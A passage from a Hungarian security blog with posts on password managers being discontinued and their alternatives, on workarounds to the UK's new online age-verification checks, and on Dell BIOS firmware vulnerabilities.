Az alkalmazás ettől kezdve biztonságosan titkosítva eltárolja ezeket, ha kell új jelszavakat generál a regisztrációknál, és belépve az adott oldalaknál automatikusan előhívja ezeket a login adatokat, kényelmessé, de egyben biztonságossá is téve a belépéseket.

Magukban a böngészőkben nem javasolt ezeket tárolni, az sokkal sebezhetőbb, könnyebben ellopható, illetve **van még egy óriási előnye is ezeknek a programoknak: a hamis, betűhibás adathalász oldalakon nem hívja elő a jelszavunkat, így rögtön észrevehetjük, ha valamilyen átverős hasonmás oldalra irányítottak bennünket.**

Például az mbh.nu oldalon nem fogja kitölteni a bejelentkezési név/jelszó párost, ahogyan korábban sokan beleestek ebbe a csapdába.



Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	3 secs	6 secs	9 secs
5	Instantly	4 secs	2 mins	6 mins	10 mins
6	Instantly	2 mins	2 hours	6 hours	12 hours
7	4 secs	50 mins	4 days	2 weeks	1 month
8	37 secs	22 hours	8 months	3 years	7 years
9	6 mins	3 weeks	33 years	161 years	479 years
10	1 hour	2 years	1k years	9k years	33k years
11	10 hours	44 years	89k years	618k years	2m years
12	4 days	1k years	4m years	38m years	164m years
13	1 month	29k years	241m years	2bn years	11bn years
14	1 year	766k years	12bn years	147bn years	805bn years
15	12 years	19m years	652bn years	9tn years	56tn years
16	119 years	517m years	33tn years	566tn years	3qd years
17	1k years	13bn years	1qd years	35qd years	276qd years
18	11k years	350bn years	91qd years	2qn years	19qn years


TIME IT TAKES A HACKER TO BRUTE FORCE YOUR PASSWORD IN 2024

Hardware: 12 x RTX 4090
Password hash: bcrypt

HIVE SYSTEMS


A Microsoft Authenticator alkalmazás jelszókezelési funkciói mostantól már nem használhatók, és a tárolt jelszavak augusztus 1-jétől, azaz holnaptól elérhetetlenné válnak. Ezt azért már 2023-ban jelezték előre, és az Edge böngészőbe beépített funkcióját javasolták helyette, vagy a thirdparty LastPass alkalmazást. Emiatt már két éve javasolják, hogy mindenki exportálja a tárolt jelszavait az Authenticatorból külső fájlba, és álljon át másik programra.

Június óta már nem lehetett ide új jelszót elmenteni, július óta pedig megszűnt az autofill funkció is. Szóval ezt azért már jó régóta lehetett tudni, de biztos van, aki váratlanul csak ma szembesül mindezzel.




Ami viszont inkább újdonság, hogy **ezúttal a Dropbox is bedobta a jelszószéf törölközőjét, október végéig adott időt a jelszókezelő felhasználóinak, hogy kinyerjék az adataikat, mielőtt véglegesen leállítaná a szolgáltatást. Itt is szakaszos leállásra lehet számítani, azaz augusztus 28. után mind a mobilalkalmazásban, mind a böngészőbővítményben már csak megtekinthetővé válnak a jelszavak, az automatikus kitöltés funkció már nem fog működni.**

Végül pedig október 28-án az itt tárolt jelszavak megszűnnek: az összes ide mentett felhasználónév, jelszó és fizetési információ véglegesen törlődik.



Mi marad ezek után? Akik az ESET HOME Security Premium verziót használják (régi nevén ESET Smart Security Premium), ez tartalmazza a jelszószéfet, amely több platformon is működik (PC, Android, iOS, Mac).

Ha valaki egyéb megbízható és multiplatformos megoldás keres, annak is van számos lehetősége, ebből mi most kettőt emelünk ki. **Az egyik az opensource, folyamatosan auditált, és ingyenes Bitwarden, amit lokálisan és felhős szinkronizálással is tudunk használni.** A felhasználók körében kifejezetten megbízhatónak számít, korlátlan jelszó tárolás és szinkronizáció, akárhány eszközre (asztali gép, mobil, böngésző), valamint biztonságos szövegjegyzet lehetőséget is tartalmaz.




A másik lehetőség a sok közül a KeePassXC, ez szintén nyílt forráskódú, ingyenes, és reklámmentes. A programot Windows, Linux és macOS rendszereken lehet használni, böngésző bővítménnyel is kényelmesen kezelhetjük, nem voltak ismert súlyos biztonsági hibái, illetve a szakmai visszajelzések szerint is megbízhatók között említik.

Itt ugyan nincs automatikus felhőszinkron lehetőség, csak manuális, de ez is egy megfelelő választás lehet, ha valaki éppen alternatívát keresgél.

1 komment
Címkék: microsoft home password security eset premium dropbox jelszómenedzser jelszószéf keepassxc bitwarden

Ajánlott bejegyzések:



[Gyenge jelszavak, szevasztok!]

[Jelszó világvége]

[Egy a jelszónk, tartós 123456]

[Amikor a suszter cipője lyukas II.]

[Állásajánlat vagy mégsem?] [Állásajánlat vagy mégsem?]

Kommentek:

gigabursch 2025.08.01. 15:09:30

Hmmm...
Nekem ma még működött....

Mindenesetre kár, hogy az MS kivonul innen ...

Válasz erre

keresés

Keresés

linkz







Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Hány éves a kapitány?

2025. augusztus 05. 12:56 - Csizmazia Darab István [Rambo]

Az életkornak nem megfelelő tartalmak korlátozása az egyik legnagyobb kihívása a szülőknek. **Az elmúltál-e már 18 éves, [Igen]/[Nem] bárki által kattintható opció biztos nem kerül be a legzseniálisabb és atombiztos megoldások aranykönyvébe.** Ha a két legnagyobb ilyen típusú hazugságot okozó kérdést kellene megemlíteni, amire a felhasználók 110%-a rendre az igent választották, egyrészt az "elmúltál már 18 éves", másrészt az "elolvastam a felhasználói licencszerződést" felvetés lehetne.

Amúgy sok bajtól megóvhatná magát az emberiség, ha a világhírű next-next-finish telepítési módszer zsigeri követése helyett minden helyzetben inkább biztonságtudatosabban kattintana dolgokra, de ezt most hagyjuk, messzire vezetne.

Az Egyesült Királyságban helyzet van, a britek bevezették azt az online biztonsági törvényt, ami miatt kötelező lett az életkor ellenőrzése. Ennek

célja, hogy az internetfelhasználók csak a sikeres azonosítás után érhessenek el korhatáros webhelyeket. **Elvileg…**

A július 25-én életbe lépett törvény alapján a platformok kötelezővé teszik az életkor-ellenőrzési módszereket a káros tartalmak esetében (pornográfia, étkezési zavarok, öncsonkítás, alkohol, drog, fegyver, stb.), és **emiatt arcfelismerés, fényképes igazolvány bemutatása vagy hitelkártya-ellenőrzés szükséges a továbblépéshez.**


A szolgáltatók úgy vélekednek, hogy az újonnan bevezetett lépés nem veszélyezteti a magánéletet, az ellene petíciót benyújtó ellenzők viszont nem ilyen biztosak ebben. Ami viszont nagyon biztos, hogy a szolgáltatóknak kötelező ezt megtenni, ellenkező esetben súlyos bírságot (18 millió font /82 milliárd forint/ vagy a bevétel 10%-a) kockáztatnának.

Nyilván a szürke zónában mocorgó fiatalok nem a két utóbbi módot fogják választani, hanem az arcképpel kapcsolatos megoldás gyenge pontjaiban bízva az első opcióval fognak kreatívan kísérletezni. És fel is bukkannak a kreatív megoldások, élükön azzal a vicces sztorival, ahol **egy leleményes felhasználó, Dany Sterkhov játékfejlesztő a Death Stranding nevű online játékból lementett Norman Reedus részletgazdag arcképével sikeresen azonosította saját felnőtti állapotát a szűrés felé.**

Erről egyébként egy rövid videót is megosztott.

A másik, szintén elég nyilvánvaló megoldás is jól ismert a netezők körében, különösen az olyan diktatórikus országokban mint Oroszország vagy Kína, ahol drasztikusan korlátozzák a tartalmakat. A VPN nem csak arra megoldás, hogy segítségével titkosíthatjuk az adatforgalmunkat, hanem **nagy előnyként lehetővé teszi a lakóhelyünkön blokkolt weboldalak és streaming platformok tartalmainak elérését, mivel úgy működik az internetkapcsolat, mintha egy másik országban lennénk.**

Erre rímel az az adat, miszerint a VPN-szolgáltatások iránti keresések száma meredeken megugrott az Egyesült Királyságban, és 1400 százalékos növekedésről számoltak be.




Az Egyesült Királyság kormánya által közzétett hivatalos adatok állítólag azt mutatják, hogy sok állampolgár mégis úgy dönt, hogy megosztja személyes adatait amiatt, hogy korhatáros tartalmakhoz férhessen hozzá.

Nem ismert pontosan, hogy ennek a látszólag átgondolatlan és félig sem működő rendszernek a bevezetése mennyi ottani adófizetői pénzbe került, de az mindenesetre **jól látható, hogy még egy csekély értelmű medvebocsnak is gyerekjáték a megkerülése, így komoly hasznosságot dőreség lenne várni ettől.**

Sok minden fejlődött robbanásszerűen az évek folyamán, ám úgy tűnik, a biometrikus megoldások, élén az arcfelismeréssel bizonyosan nem tartozik

ezek közé. Idősebbek és katonaviseltek még emlékezhetnek arra a **2013-as Hacktivity konferenciás bemutatóra.**

Ahol Fehér András és Otti Csaba éppen az ilyen azonosítások gyerekbetegségeit demonstrálták többek közt azzal, hogy egy hiteles arc színes nyomtatón való kinyomtatásával és egy másik szereplő arca elé tartásával simán becsapta a beléptető rendszert.




Úgy tűnik, nem jött még el a napja a tuti arcazonosításnak, illetve hogy a végére jó felütése legyen a dolgoknak, egy hacker fantáziáját mindig beindítja a rendszerek korlátainak megismerése, tesztelése, megkerülése, és ez így van jól. Ettől halad előre a világ, és ad bőséges muníciót, hosszú távú munkát a jó oldalon álló fehér kalaposoknak, a lehetőségek, kutatnivalók sosem fogynak el.

Szólj hozzá!

Címkék: életkor uk ellenőrzés kötelező workaround vpn nagy-britannia arcfelismerő megkerülés

Ajánlott bejegyzések:



A birodalom visszavág

Egyre drágulnak a zsarolóvírus támadások

Drága lett a Jaguár

Sör és Jaguár

Adatrablás az óvodában

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.


Amit legtöbbször mindenki kihagy...

2025. augusztus 07. 13:57 - Csizmazia Darab István [Rambo]

A firmware frissítések témája sokaknak idegen vagy ijesztő, pedig néha igenis nagy szükség volna rá. Ilyen eset például a mostani is, ami egy rakás DELL gépet érint, a **több mint 100 modelljükben használt Broadcom BIOS chipek kritikus biztonsági hibái miatt most helyzet van.**


A firmware, azaz a belső vezérlő szoftver a modern készülékekben frissíthető, az új változat javíthatja a teljesítményt, új funkciókat adhat a működéshez, vagy ami most itt a fókuszban van: sebezhetőségeket, kihasználható hibákat javít ki, foltoz be.

